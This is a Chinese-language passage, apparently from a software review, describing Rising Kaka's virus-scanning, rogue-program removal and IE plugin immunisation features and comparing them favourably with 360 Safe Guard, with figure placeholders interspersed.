





图5

在右边的窗口里有两个重要按钮，第一个是“瑞星未知病毒查杀”，这可是今天的一个重点，点击之后它会自动分析进程查看你是否被病毒或流氓程序骚扰（图5）；第二个就是“瑞星免费专杀工具”，这个可以为我们解决最近比较头痛的一些病毒和其变种，比如“橙色八月”、“my123”等等，这也是其它品牌的杀毒软件所不具备的（图6）。




图6


图7



图8


就以360安全卫士来说吧，我给自己的电脑里中了一个“my123”和一个“橙色八月”，结果重启了N遍系统也没伤及病毒分毫，最后又来了个“3448.com”，可怜的360安全卫士居然被整死了，好没用！而安装瑞星卡卡之后点击下载专杀工具，杀了一遍病毒之后重启电脑就全部OK了。卡卡的流氓程序清除功能，个人感觉还是不错的，可以卸载掉360安全卫士卸载不掉的程序，比如流氓开山鼻祖雅虎的YOK搜索引擎等（图7）。而在卡卡的插件管理功能中可以禁用也可以卸载IE浏览器的插件，其中好多是微软自身的插件，建议先禁用重启计算机后查看系统是否异常，如果没有发现异常情况再卸载掉（图8）。插件免疫功能里我们可以对常见的系统插件和IE流氓插件进行免疫（图9），乍看上去也许你会觉得有点不起眼，关键是卡卡能够免疫的插件太多了，所以在默认上显示的是几个归类，不信？双击看看！启动了卡卡的IE自动免疫功能后当IE遭到挟持的时候卡卡会自动的提示，来保护你的IE不受侵害。


图9

